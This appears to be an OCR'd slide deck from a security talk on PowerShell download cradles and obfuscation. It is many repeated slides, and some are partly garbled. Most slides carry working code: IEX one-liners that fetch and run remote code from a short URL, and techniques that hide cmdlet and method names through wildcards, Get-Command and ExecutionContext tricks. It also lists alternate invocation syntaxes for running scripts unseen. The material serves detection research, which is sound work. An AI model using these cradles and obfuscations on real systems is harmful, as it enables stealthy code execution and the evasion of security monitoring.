  4. **Invoke-WebRequest** (PS3.0+)
  5. **Invoke-RestMethod** (PS3.0+)
  6. **Net.HttpWebRequest** (.Net Class)
  7. **SendKeys** Class + Notepad
  8. **COM Object** + WinWord/Excel/InternetExplorer/MsXml2.ServerXmlHttp
  9. Inline Scripting (CSharp, VisualBasic & JScript)
  10. Pre-Compiled Scripting



Obscure Download Cradles


- Memory-Based Cradles
  1. **DownloadString** (Net.WebClient Method)
  2. **DownloadData** (Net.WebClient Method)
  3. **OpenRead** (Net.WebClient Method)
  4. **Invoke-WebRequest** (PS3.0+)
  5. **Invoke-RestMethod** (PS3.0+)
  6. **Net.HttpWebRequest** (.Net Class)
  7. **SendKeys** Class + Notepad
  8. **COM Object** + WinWord/Excel/InternetExplorer/MsXml2.ServerXmlHttp
  9. Inline Scripting (CSharp, VisualBasic & JScript)
  10. Pre-Compiled Scripting



SendKeys class + **Notepad**

Obscure Download Cradles


- Memory-Based Cradles
  1. **DownloadString** (Net.WebClient Method)
  2. **DownloadData** (Net.WebClient Method)
  3. **OpenRead** (Net.WebClient Method)
  4. **Invoke-WebRequest** (PS3.0+)
  5. **Invoke-RestMethod** (PS3.0+)
  6. **Net.HttpWebRequest** (.Net Class)
  7. **SendKeys** Class + Notepad
  8. **COM Object** + WinWord/Excel/InternetExplorer/MsXml2.ServerXmlHttp
  9. Inline Scripting (CSharp, VisualBasic & JScript)
  10. Pre-Compiled Scripting



SendKeys class + **Notepad**

Obscure Download Cradles


- Memory-Based Cradles
  1. **DownloadString** (Net.WebClient Method)
  2. **DownloadData** (Net.WebClient Method)
  3. **OpenRead** (Net.WebClient Method)
  4. **Invoke-WebRequest** (PS3.0+)
  5. **Invoke-RestMethod** (PS3.0+)
  6. **Net.HttpWebRequest** (.Net Class)
  7. **SendKeys** Class + Notepad
  8. **COM Object** + WinWord/Excel/InternetExplorer/MsXml2.ServerXmlHttp
  9. Inline Scripting (CSharp, VisualBasic & JScript)
  10. Pre-Compiled Scripting



SendKeys class + **Notepad**

Obscure Download Cradles

- Memory-Based Cradles
  1. **DownloadString** (Net.WebClient Method)
  2. **DownloadData** (Net.WebClient Method)
  3. **OpenRead** (Net.WebClient Method)
  4. **Invoke-WebRequest** (PS3.0+)
  5. **Invoke-RestMethod** (PS3.0+)
  6. **Net.HttpWebRequest** (.Net Class)
  7. **SendKeys** Class + Notepad
  8. **COM Object** + WinWord/Excel/InternetExplorer/MsXml2.ServerXmlHttp
  9. Inline Scripting (CSharp, VisualBasic & JScript)
  10. Pre-Compiled Scripting



SendKeys class + **Notepad**

Obscure Download Cradles

- Memory-Based Cradles
  1. **DownloadString** (Net.WebClient Method)
  2. **DownloadData** (Net.WebClient Method)
  3. **OpenRead** (Net.WebClient Method)
  4. **Invoke-WebRequest** (PS3.0+)
  5. **Invoke-RestMethod** (PS3.0+)
  6. **Net.HttpWebRequest** (.Net Class)
  7. **SendKeys** Class + Notepad
  8. **COM Object** + WinWord/Excel/InternetExplorer/MsXml2.ServerXmlHttp
  9. Inline Scripting (CSharp, VisualBasic & JScript)
  10. Pre-Compiled Scripting

New-Object **-ComObject Word.Application**
New-Object **-ComObje Excel.Application**
New-Object **-C InternetExplorer.Application**
New-Object **-ComO MsXml2.ServerXmlHttp**

Obscure Download Cradles


- Memory-Based Cradles
  1. **DownloadString** (Net.WebClient M
  2. **DownloadData** (Net.WebClient M
  3. **OpenRead** (Net.WebClient Metho
  4. **Invoke-WebRequest** (PS3.0+)
  5. **Invoke-RestMethod** (PS3.0+)
  6. **Net.HttpWebRequest** (.Net Class)
  7. **SendKeys** Class + Notepad
  8. **COM Object** + WinWord/Excel/InternetExplorer/MsXm 2.ServerXmlHttp
  9. Inline Scripting (CSharp, VisualBasic & JScript)
  10. Pre-Compiled Scripting

```
PS C:\Users\me> $code = @"
>> using System.Net;
>> public class TestClass
>> {
>>   public static string DownloadString(string url)
>>   {
>>     return (new WebClient()).DownloadString(url);
>>   }
>> }
>> "@
>>
>> Add-Type $code
>>
>> $Url = 'http://bit.ly/L3g1tCrad1e'
>> IEX ([TestClass]::DownloadString($Url))
>>
THIS CRADLE WORKED!!! -- SUCCESSFULLY EXECUTED POWERSHELL CODE
```

Obscure Download Cradles

```
PS C:\Users\me> [Reflection.Assembly]::Load([Convert]::FromBase64String($bytesEncoded))

GAC    Version        Location
---    -------        --------
False  v2.0.50727


PS C:\Users\me>
>> $Url = 'http://bit.ly/L3g1tCrad1e'
>> IEX ([TestClass]::DownloadString($Url))
>>
THIS CRADLE WORKED!!! -- SUCCESSFULLY EXECUTED POWERSHELL CODE FROM REMOTE LOCATION
```

8. **COM Object** + WinWord/Excel/InternetExplorer/MsXml2.ServerXmlHttp
9. Inline Scripting (CSharp, VisualBasic & JScript)
10. Pre-Compiled Scripting



MOAR! Crafting Cryptic Cradles

- (In)security By Obscurity
  - Obscure Download Cradles
    - Memory-based
    - Disk-Based
  - Obscure Token Obfuscation
    - Cmdlets
    - Methods
    - Members
    - Properties
  - Obscure Invocation Syntaxes

Obscure Token Obfuscation

- Method Obfuscation – Alternate syntax to obtain method name as a String

```
IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1tCrad1e')
```

Obscure Token Obfuscation

- Method Obfuscation – Alternate syntax to obtain method name as a String

```
IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1tCrad1e')
```

- **(New-Object Net.WebClient).PsObject.Methods**

```
PS C:\Users\me> (New-Object Net.WebClient).PsObject.Methods

OverloadDefinitions
-------------------
bool get_AllowReadStreamBuffering()

void set_AllowReadStreamBuffering(bool value)

bool get_AllowWriteStreamBuffering()

void set_AllowWriteStreamBuffering(bool value)
```

Obscure Token Obfuscation

- Method Obfuscation – Alternate syntax to obtain method name as a String

```
IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1tCrad1e')
```

- **(New-Object Net.WebClient).PsObject.Methods**
- **(New-Object Net.WebClient) | Get-Member**

```
PS C:\Users\me> (New-Object Net.WebClient) | Get-Member


   TypeName: System.Net.WebClient

Name                      MemberType Definition
----                      ---------- ----------
Disposed                  Event      System.EventHandler Disposed(System.Object, System.EventArgs)
DownloadDataCompleted     Event      System.Net.DownloadDataCompletedEventHandler DownloadDataCompleted(Sy...
DownloadFileCompleted     Event      System.ComponentModel.AsyncCompletedEventHandler DownloadFileComplete...
DownloadProgressChanged   Event      System.Net.DownloadProgressChangedEventHandler DownloadProgressChange...
DownloadStringCompleted   Event      System.Net.DownloadStringCompletedEventHandler DownloadStringComplete...
OpenReadCompleted         Event      System.Net.OpenReadCompletedEventHandler OpenReadCompleted(System.Obj...
OpenWriteCompleted        Event      System.Net.OpenWriteCompletedEventHandler OpenWriteCompleted(System.O...
```

Obscure Token Obfuscation

- Method Obfuscation – Alternate syntax to obtain method name as a String

```
IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1tCrad1e')
```

- **(New-Object Net.WebClient).PsObject.Methods**

```
PS C:\Users\me> (New-Object Net.WebClient).PsObject.Methods

OverloadDefinitions
-------------------
bool get_AllowReadStreamBuffering()

void set_AllowReadStreamBuffering(bool value)

bool get_AllowWriteStreamBuffering()

void set_AllowWriteStreamBuffering(bool value)
```

Obscure Token Obfuscation

- Method Obfuscation – Alternate syntax to obtain method name as a String

```
IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1tCrad1e')
```

- (New-Object Net.WebClient).PsObject.Methods **| Where-Object {$_.Name -like 'DownloadString'}**

```
PS C:\Users\me> (New-Object Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like 'DownloadString'}

OverloadDefinitions
-------------------
string DownloadString(string address)
string DownloadString(uri address)
```

Obscure Token Obfuscation

- Method Obfuscation – Alternate syntax to obtain method name as a String

```
IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1tCrad1e')
```

- **(**(New-Object Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like 'DownloadString'}**).Name**


```
PS C:\Users\me> ((New-Object Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like 'DownloadString'}).
Name
DownloadString
```

Obscure Token Obfuscation

- Method Obfuscation – Alternate syntax to obtain method name as a String

```
IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1tCrad1e')
```

- ((New-Object Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like '**DownloadString**'}).Name



```
Get-Random -Input @('D*g','*wn*g','*nl*g','*wn*d*g')
```

Obscure Token Obfuscation

- Method Obfuscation – Alternate syntax to obtain method name as a String

```
IEX (New-Object Net.WebClient).DownloadString('http://bit.ly/L3g1tCrad1e')
```

- ((New-Object Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like '*wn*d*g'}).Name

```
PS C:\Users\me> ((New-Object Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like '*wn*d*g'}).Name
DownloadString
```

Obscure Token Obfuscation

- Method Obfuscation – Alternate syntax to obtain method name as a String

```
IEX (New-Object Net.WebClient).(((New-Object
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*g'}).Name).Invoke('http://bit.ly/L3g1tCrad1e')
```

Obscure Token Obfuscation

- Cmdlet Obfuscation – Alternate syntax to obtain & invoke cmdlet object

```
IEX (New-Object Net.WebClient).(((New-Object
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*g'}).Name).Invoke('http://bit.ly/L3g1tCrad1e')
```

Obscure Token Obfuscation

- Cmdlet Obfuscation – Alternate syntax to obtain & invoke cmdlet object

```
IEX (New-Object Net.WebClient).(((New-Object
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*g'}).Name).Invoke('http://bit.ly/L3g1tCrad1e')
```

- **Get-Command New-Object**


```
PS C:\Users\me> Get-Command New-Object

CommandType     Name
-----------     ----
Cmdlet          New-Object
```

Obscure Token Obfuscation

- Cmdlet Obfuscation – Alternate syntax to obtain & invoke cmdlet object

```
IEX (New-Object Net.WebClient).(((New-Object
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*g'}).Name).Invoke('http://bit.ly/L3g1tCrad1e')
```

- **.(**Get-Command New-Object**)**



. or **&**

```
PS C:\Users\me> .(Get-Command New-Object)

cmdlet New-Object at command pipeline position 1
Supply values for the following parameters:
TypeName: _
```

Obscure Token Obfuscation

- Cmdlet Obfuscation – Alternate syntax to obtain & invoke cmdlet object

```
IEX (New-Object Net.WebClient).(((New-Object
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*g'}).Name).Invoke('http://bit.ly/L3g1tCrad1e')
```

- .(**Get-Command** New-Object)

```
Get-Random -Input @('Get-Command','GCM','COMMAND')
```

Obscure Token Obfuscation

- Cmdlet Obfuscation – Alternate syntax to obtain & invoke cmdlet object

```
IEX (New-Object Net.WebClient).(((New-Object
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*g'}).Name).Invoke('http://bit.ly/L3g1tCrad1e')
```

- .(**COMMAND** New-Object)

```
Get-Random -Input @('Get-Command','GCM','COMMAND')
```

Obscure Token Obfuscation

- Cmdlet Obfuscation – Alternate syntax to obtain & invoke cmdlet object

```
IEX (New-Object Net.WebClient).(((New-Object
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*g'}).Name).Invoke('http://bit.ly/L3g1tCrad1e')
```

- .(COMMAND **New-Object**)

```
Get-Random -Input @('N*-O*','*w-*ct','N*ct','Ne*ct')
```

Obscure Token Obfuscation

- Cmdlet Obfuscation – Alternate syntax to obtain & invoke cmdlet object

```
IEX (New-Object Net.WebClient).(((New-Object
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*g'}).Name).Invoke('http://bit.ly/L3g1tCrad1e')
```

- .(COMMAND ***w-*ct**)


```
PS C:\Users\me> .(COMMAND *w-*ct)

cmdlet New-Object at command pipeline position 1
Supply values for the following parameters:
TypeName: _
```

Obscure Token Obfuscation

- Cmdlet Obfuscation – Alternate syntax to obtain & invoke cmdlet object

```
IEX (New-Object Net.WebClient).(((New-Object
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*'}).Name).Invoke('http://bit.ly/L3g1tCrad1e')
```

- .(COMMAND ***w-*ct**)



Obscure Token Obfuscation

- Cmdlet Obfuscation – Alternate syntax to obtain & invoke cmdlet object

```
IEX (.(COMMAND *w-*ct) Net.WebClient).(((.(COMMAND *w-*ct)
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*g'}).Name).Invoke('http://bit.ly/L3g1tCrad1e')
```

Obscure Token Obfuscation

- Cmdlet Obfuscation – Alternate syntax to obtain & invoke cmdlet object

```
IEX (.(COMMAND *w-*ct) Net.WebClient).(((.(COMMAND *w-*ct)
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*g'}).Name).Invoke('http://bit.ly/L3g1tCrad1e')
```

- PS1.0 Syntax (Obfuscated) for **New-Object**

&(GV E*onte*).Value.(((GV E*onte*).Value|GM)[6].Name).(((GV E*onte*).Value.(((GV E*onte*).Value|GM)[6].Name).PsObject.Methods|Where{(GCI Variable:_).Value.Name-ilike'*Co*d'}).Name).Invoke((GV E*onte*).Value.(((GV E*onte*).Value|GM)[6].Name).(((GV E*onte*).Value.(((GV E*onte*).Value|GM)[6].Name)|GM|Where{(GCI Variable:_).Value.Name-ilike'G*om*e'}).Name).Invoke('N*ct',$TRUE,1),[System.Management.Automation.CommandTypes]::Cmdlet)

Obscure Token Obfuscation


- Cmdlet Obfuscation – Alternate syntax to obtain & invoke cmdlet object

```
IEX (.(COMMAND *w-*ct) Net.WebClient).(((.(COMMAND *w-*ct)
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*g'}).Name).Invoke('http://bit.ly/L3g tCrad1e')
```

Obscure Token Obfuscation

- Cmdlet Obfuscation – Alternate syntax to obtain & invoke cmdlet object

```
IEX (.(COMMAND *w-*ct) Net.WebClient).(((.(COMMAND *w-*ct)
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*g'}).Name).Invoke('http://bit.ly/L3g1[illegible]ad1e')
```



```
(Get-Variable _ -ValueOnly)
 GV
 Variable
```

Obscure Token Obfuscation

- Cmdlet Obfuscation – Alternate syntax to obtain & invoke cmdlet object

```
IEX (.(COMMAND *w-*ct) Net.WebClient).(((.(COMMAND *w-*ct)
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*g'}).Name).Invoke('http://bit.ly/L3g1[illegible]rad1e')
```

```
(Get-Variable _ -ValueOnly)
(Get-Variable _).Value
```

-ValueOnly
-ValueOnl
-ValueOn
-ValueO
-Value
-Valu
-Val
-Va
-V

Obscure Token Obfuscation

- Cmdlet Obfuscation – Alternate syntax to obtain & invoke cmdlet object

```
IEX (.(COMMAND *w-*ct) Net.WebClient).(((.(COMMAND *w-*ct)
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*g'}).Name).Invoke('http://bit.ly/L3g1tCra[illegible]1e')
```


```
(Get-Variable _ -ValueOnly)
 GV
 Variable
```

```
(Get-Item Variable:_).Value
 GI                    :\_
 Item                  :/_
```

Obscure Token Obfuscation

- Cmdlet Obfuscation – Alternate syntax to obtain & invoke cmdlet object

```
IEX (.(COMMAND *w-*ct) Net.WebClient).(((.(COMMAND *w-*ct)
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*g'}).Name).Invoke('http://bit.ly/L3g1tCrad1e
```



```
(Get-Variable _ -ValueOnly)
 GV
 Variable
```

```
(Get-Item Variable:_).Value
 GI                    :\_
 Item                  :/_
```

```
(Get-ChildItem Variable:_).Value
 GCI                   :\_
 ChildItem             :/_
 DIR
 LS
```

Obscure Token Obfuscation

- Remaining Obfuscation?

```
IEX (.(COMMAND *w-*ct) Net.WebClient).(((.(COMMAND *w-*ct)
Net.WebClient).PsObject.Methods | Where-Object {$_.Name -like
'*wn*d*g'}).Name).Invoke('http://bit.ly/L3g1tCrad1e')
```


- Rearrangement Obfuscation
  - Logical variable naming & syntax → **$ds=**'DownloadString'
  - Random variable naming & syntax → **SI Variable:/5G2** 'DownloadString'
- Obscure Invocation Syntaxes
  - We will see in the next slides

MOAR! Crafting Cryptic Cradles

- (In)security By Obscurity
  - Obscure Download Cradles
    - Memory-based
    - Disk-Based
  - Obscure Token Obfuscation
    - Cmdlets
    - Methods
    - Members
    - Properties
  - Obscure Invocation Syntaxes

Obscure Invocation Syntaxes

1. **Invoke-Expression/IEX**
2. **Get-Alias/GAL**
3. **Get-Command/GCM**
4. **GetCmdlets** (PS1.0+)
5. **InvokeScript** (PS1.0+)
6. **Invoke-Command/ICM**
7. **PS Runspace**
8. **Concatenated IEX**
9. **Invoke-AsWorkflow** (PS3.0+)
10. **Dot-Source** (Disk-based)
11. **Import-Module/IPMO** (Disk-based)



Obscure Invocation Syntaxes

1. **Invoke-Expression/IEX**
2. **Get-Alias/GAL**
3. **Get-Command/GCM**
4. **GetCmdlets** (PS1.0+)
5. **InvokeScript** (PS1.0+)
6. **Invoke-Command/ICM**
7. **PS Runspace**
8. **Concatenated IEX**
9. **Invoke-AsWorkflow** (PS3.0+)
10. **Dot-Source** (Disk-based)
11. **Import-Module/IPMO** (Disk-based)

```
.$ExecutionContext.InvokeCommand.GetCmdlets('I*e-E*')

&(GV E*Cont* -V).InvokeCommand.(((GV E*Cont* -
V).InvokeCommand.PsObject.Methods|Where{(GV _ -
V).Name-clike'*Cm*ts'}).Name).Invoke('I*e-E*')
```

```
$ExecutionContext.InvokeCommand.InvokeScript($Script)

(GV E*Cont* -V).InvokeCommand.(((GV E*Cont* -
V).InvokeCommand.PsObject.Methods|Where{(GV _ -
V).Name-clike'I*'}).Name).Invoke($Script)
```

Obscure Invocation Syntaxes

1. **Invoke-Expression/IEX**
2. **Get-Alias/GAL**
3. **Get-Command/GCM**
4. **GetCmdlets** (PS1.0+)
5. **InvokeScript** (PS1.0+)
6. **Invoke-Command/ICM**
7. **PS Runspace**
8. **Concatenated IEX**
9. **Invoke-AsWorkflow** (PS3.0+)
10. **Dot-Source** (Disk-based)
11. **Import-Module/IPMO** (Disk-based)

```
Invoke-Command ([ScriptBlock]::Create($Script))

[ScriptBlock]::Create($Script).Invoke()

.((GV *cut*t -Value).(((GV *cut*t -
Value)|Member)[6].Name).(((GV *cut*t -Value).(((GV
*cut*t -Value)|Member)[6].Name)|Member|Where-
Object{(Get-Variable _ -Value).Name-
clike'N*S*B*'}).Name).Invoke($Script))
```

```
[PowerShell]::Create().AddScript($Script).Invoke()
```


Obscure Invocation Syntaxes

1. **Invoke-Expression/IEX**
2. **Get-Alias/GAL**
3. **Get-Command/GCM**
4. **GetCmdlets** (PS1.0+)
5. **InvokeScript** (PS1.0+)
6. **Invoke-Command/ICM**
7. **PS Runspace**
8. **Concatenated IEX**
9. **Invoke-AsWorkflow** (PS3.0+)
10. **Dot-Source** (Disk-based)
11. **Import-Module/IPMO** (Disk-based)

http://i0.kym-cdn.com/photos/images/newsfeed/000/995/349/9c9.jpg

Obscure Invocation Syntaxes

1. **Invoke-Expression/IEX**
2. **Get-Alias/GAL**
3. **Get-Command/GCM**
4. **GetCmdlets** (PS1.0+)
5. **InvokeScript** (PS1.0+)
6. **Invoke-Command/ICM**
7. **PS Runspace**
8. **Concatenated IEX**
9. **Invoke-AsWorkflow** (PS3.0+)
10. **Dot-Source** (Disk-based)
11. **Import-Module/IPMO** (Disk-based)



Invoke-AsWorkflow -Expression $Script

. ./path_on_disk.ps1

Import-Module ./path_on_disk.ps1
IPMO ./path_on_disk.ps1

http://i0.kym-cdn.com/photos/images/newsfeed/000/995/349/9c9.jpg

Obscure Invocation Syntaxes

1. **Invoke-Expression/IEX**
2. **Get-Alias/GAL**
3. **Get-Command/GCM**
4. **GetCmdlets** (PS1.0+)
5. **InvokeScript** (PS1.0+)
6. **Invoke-Command/ICM**
7. **PS Runspace**
8. **Concatenated IEX**
9. **Invoke-AsWorkflow** (PS3.0+)
10. **Dot-Source** (Disk-based)
11. **Import-Module/IPMO** (Disk-ba

```
&($Env:ComSpec[4,26,25]-Join'')

.($ShellId[1]+$ShellId[13]+'x')

???
```

Obscure Invocation Syntaxes

